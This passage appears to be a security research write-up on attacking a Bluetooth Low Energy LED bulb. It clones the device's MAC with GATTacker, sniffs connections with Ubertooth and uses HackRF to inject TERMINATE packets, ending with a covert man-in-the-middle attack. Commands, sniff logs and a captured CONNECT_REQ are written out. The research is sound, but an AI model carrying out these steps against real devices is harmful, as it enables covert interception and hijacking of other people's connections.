
5. *Next we clone the MAC address of the original device along with the additional parameters as shown:*

```
./mac_adv -a devices/f81d78632b93_LEDBLE-78632b93.adv.json -s devices/f81d78632b93.srv.json
```



```
explore state: f81d78632b93 : startScan
explore state: f81d78632b93 : discovered
explore state: f81d78632b93 : start
explore state: f81d78632b93 : finished
Services file devices/f81d78632b93.srv.json saved!
pi@raspberrypi:~/Documents/gattacker $ sudo ./mac_adv -a devices/
4d5612c2282e_.adv.json                 f81d78632b93_LEDBLE-78632B93.adv.json  .Old/
c00907b16b51_Charge-2.adv.json         f81d78632b93.srv.json
pi@raspberrypi:~/Documents/gattacker $ sudo ./mac_adv -a devices/f81d78632b93_LEDBLE-78632B93.adv.json -s devices/f81d78632b93.srv.json
Advertise with cloned MAC address
Manufacturer:   Broadcom Corporation (15)
Device address: F8:1D:78:63:0E:93
New BD address: F8:1D:78:63:2B:93

Address changed - Reset device now
Re-plug the interface and hit enter

Current MAC: F8:1D:78:63:2B:93
Ws-slave address: 192.168.43.19
peripheralid: f81d78632b93
advertisement file: devices/f81d78632b93_LEDBLE-78632B93.adv.json
EIR: 0201050703f0ffe5ffe0ff
scanResponse: 0319000010094c4544424c452d3738363332423933
BLENO - on -> stateChange: poweredOn
on open
poweredOn
Noble MAC address : 70:1c:e7:e8:87:b6
initialized !
Static - start advertising
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>

pi@raspberrypi:~ $ sudo hciconfig hci0 down
pi@raspberrypi:~ $

1:Raspberry Pi*                                                                                  24/10  18:29:53
```

Now the RaspPi starts snuffing packets transferred between the devices and thus the packets will *be captured by the RaspPi as shown in the image below:*



```
 <<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 7a:0c:35:3b:da:a2
>> Subscribe: ffe0 -> ffe4
   f81d78632b93:ffe0 confirmed subscription state: ffe4
>> Write:  ffe5 -> ffe9 : ef0177 (  w)
<< Notify: ffe0 -> ffe4 : 6615232a410100f8f8000a99 (f #*A       )
>> Write:  ffe5 -> ffe9 : 564baff700f0aa (VK      )
>> Write:  ffe5 -> ffe9 : 1014120a18121e1c030001 (          )
>> Write:  ffe5 -> ffe9 : 564fbdf700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 5650c7f700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 5651d0f700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651d6f700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5650dcf700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 5650e2f700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 5650e6f700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 564feaf700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 564fedf700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 564feef700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 564feff700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 564ff0f700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 564ff0f700f0aa (VO      )
>> Write:  ffe5 -> ffe9 : 5650f0f700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 5650f0f700f0aa (VP      )
>> Write:  ffe5 -> ffe9 : 5651f0f700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651f0f700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651f0f700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651eff700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651eff700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651eff700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5652eef700f0aa (VR      )
>> Write:  ffe5 -> ffe9 : 5651eef700f0aa (VQ      )
>> Write:  ffe5 -> ffe9 : 5651edf700f0aa (VQ      )

pi@raspberrypi:~ $ sudo hciconfig hci0 down
pi@raspberrypi:~ $

1:Raspberry Pi*                                                    24/10  18:30:43
```

The packets shown here controls RGB values of the bulb and determines the colour of the bulb. Changes in these packets would change the colour of the bulb.

Now we will look into how we use Ubertooth to sniff the transferred data between the connected devices.

Sniffing

To understand how the connection between Bluetooth devices work we use a process called sniffing to get the details of the target device. Linux contains basic Bluetooth analysis tools. We tried using **hcidump** which is one of these tools.
hcidump can be used to read raw data coming from and going to a Bluetooth device and print it in human readable form.
Syntax is:

```
hcidump [option [option...]] [filter]
```

But the data we get from this very limited and its quite hard to get a proper analysis from this data. So to get a better idea about the connection and how it works we need to use we need to use more specific hardware.
We are using **Ubertooth One** by **Great Scott Gadgets**, it is an open source 2.4 GHz wireless development tool for Bluetooth experimentation. Ubertooth can be used to sniff Bluetooth packets

even when the devices are in connected state. When paired with **Wireshark** we can analyse the data passing through two connected devices.
Ubertooth can follow a particular connection using the command :

```
ubertooth-btle -fl -c ble_dump.pcap
```

Here the `-fl` is used to follow and interfere with a particular device. Without the `l` ubertooth will not interfere and we won't be able to get the data when the device is in connected state.
Furthermore, we can target a specific device by specifying the address of the target device :

```
ubertooth-btle -fl -t<BD_ADDR> -c ble_dump.pcap
```

There are different tools which we can use to find the address of our target device. We have used blue hydra which is a Bluetooth device discovery tool built on top of the `bluez` library. It can be linked with Ubertooth to track both classic and LE Bluetooth devices.
For an active traffic interception of the data transferred by our target device, we can create a pipe by using the command `mkfifo /tmp/pipe` and then using it in Wireshark as the capture interface.

During sniffing we get the following important details :

- Access address(AA) is a unique value set up during connection and it is used to manage the link layer
- When in advertising state,
  - The channels used are 37, 38 and 39
  - Advertisement PDUs(`ADV_IND` which is used to send connectable undirected advertisement) are sent through these advertising channels.
  - The device advertises its Bluetooth address as **AdvA**(Advertisement address)
- Three packets are sent between two devices before the connection between them sets up:
  - **SCAN_REQ**: It is a packet sent by the master device to the broadcasting device requesting for a connection
  - **SCAN_RSP**: It is a packet sent by the slave device to the master device responding to the scan request.
  - **CONNECT_REQ**: This packet is issued by the master device and sent to the broadcasting device requesting a connection. If this request is accepted the connection sets up and a new access address is set for this connection.
- Once the connection is set up the channels used changes from Advertising channel(37-39) to Data channels(0-36).

When in data connection, the channel through which data transfers are continuously changing and this process is called Adaptive Frequency Hopping(AFH). A frequency hopping algorithm is used to cycle through the 37 data channels:

$$fn+1=(fn+hop)mod37$$

Where $\mathbf{f_{n+1}}$ is the channel to be used in the next connection event, and hop is a value between 5 and 16 and is set up during the connection. The value which is set for hop can be seen in the **CONNECT_REQ** packet.

```
systime=1540911540 freq=2402 addr=8e89bed6 delta_t=0.368 ms rssi=-39
45 22 27 69 57 fc 3f 54 93 0e 63 78 1d f8 d1 02 c5 d6 65 a4 84 02 24 00 27 00 00 00 d0 07 00 fe ff
Advertising / AA 8e89bed6 (valid)/ 34 bytes
    Channel Index: 37
    Type:  CONNECT_REQ
    InitA: 54:3f:fc:57:69:27 (random)
    AdvA:  f8:1d:78:63:0e:93 (public)
    AA:    d6c502d1
    CRCInit: 84a465
    WinSize: 02 (2)
    WinOffset: 0024 (36)
    Interval: 0027 (39)
    Latency: 0000 (0)
    Timeout: 07d0 (2000)
    ChM: 00 fe ff 00 1e
    Hop: 6
    SCA: 5, 31 ppm to 50 ppm

    Data:  27 69 57 fc 3f 54 93 0e 63 78 1d f8 d1 02 c5 d6 65 a4 84 02 24 00 27 00 00 00 d0 07 00 fe
    CRC:   d7 26 ad
```

With all the data we obtained from sniffing we can move on to the next stage of our attack

HackRF

HackRF One from Great Scott Gadgets is a Software Defined Radio peripheral capable of transmission or reception of radio signals from 1 MHz to 6 GHz. Designed to enable test and development of modern and next-generation radio technologies, HackRF One is an open source hardware platform that can be used as a USB peripheral or programmed for stand-alone operation.

Exploring BLE – from software to radio signals and back.

Armed with the frequency range only and no other information we decided to see if we can just blindly capture and replay a transmissions raw form to perform actions without the legitimate transmitters. BTLE has 40 channels with the following frequencies :

```
Channel 37: 2.402000000 GHz
Channel 00: 2.404000000 GHz
Channel 01: 2.406000000 GHz
Channel 02: 2.408000000 GHz
```

```
:
:
Channel 10: 2.424000000 GHz
Channel 38: 2.426000000 GHz
Channel 11: 2.428000000 GHz
:
:
Channel 36: 2.478000000 GHz
Channel 39: 2.480000000 GHz
```

To break the existing connection between the central and peripheral devices we decided to brute force all the channels by sending 20 millions samples of raw I/Q. The term “I/Q” is an abbreviation for “in-phase” and “quadrature”.I/Q signalling refers to the use of two sinusoids that have the same frequency and a relative phase shift of 90°. Transmitter induced I/Q imbalance occurs when the modulator's in-phase and quadrature components are not orthogonal. This causes the real and imaginary components of the complex signal to interfere with each other. But apart from the process being quite slow the raw data does not break the established connection.

Then we tried to brute-force a single channel by replay transmissions in raw form which also resulted in failure as the probability of transmission through a particular channel is less, the method seemed out of practical implementation.

The next method was to transmit packets instead of raw I/Q. So we started transmitting the `TERMINATE` packet through a single channel which closes the established connection. Transmitting collision situations can occur when the transmitted `TERMINATE` packet and the packet sent by the central device collide with each other, In this situation, the master shall reject the slave-initiated procedure. But the probability is still low due to randomization of the frequency channel.

In the next method, we use Ubertooth to sniff the packet transferred between the connection and thus gaining the access address. We then transmit the `TERMINATE` packet through the channel at the access address, to terminate the connection between the device and controller.

BTLE packet sniffer/scanner btle_rx

```
btle_rx -c chan -g gain -a access_addr -k crc_init -v -r
```

`chan`: Channel number.

`gain`: VGA gain. default value 6. valid value 0~62.

`access_addr`: Access address.

`crc_init`: Captured from the Ubertooth Dump.

`-v`: Verbose mode. Print more information when there is an error

To support fast/realtime transmission , we also changed

```
lib_device->transfer_count to 4
lib_device->buffer_size to 4096
```

in hackrf driver: src/hackrf.c, then and re-compile, re-install as instructed in hackrf.

Final Attack

We finally combine all of the above methods to create a *single* attack.We use the data obtained from sniffing via the Ubertooth (Access Address, CRC Init), and then using the HackRF transmit the packets to terminate the connection and allowing us to perform the MiTM to covertly sniff the data without both the ends knowing the connection has terminated, we have here assumed that the users wouldn't be able to immediately detect a termination in the connection as we immediately start with the MiTM attack.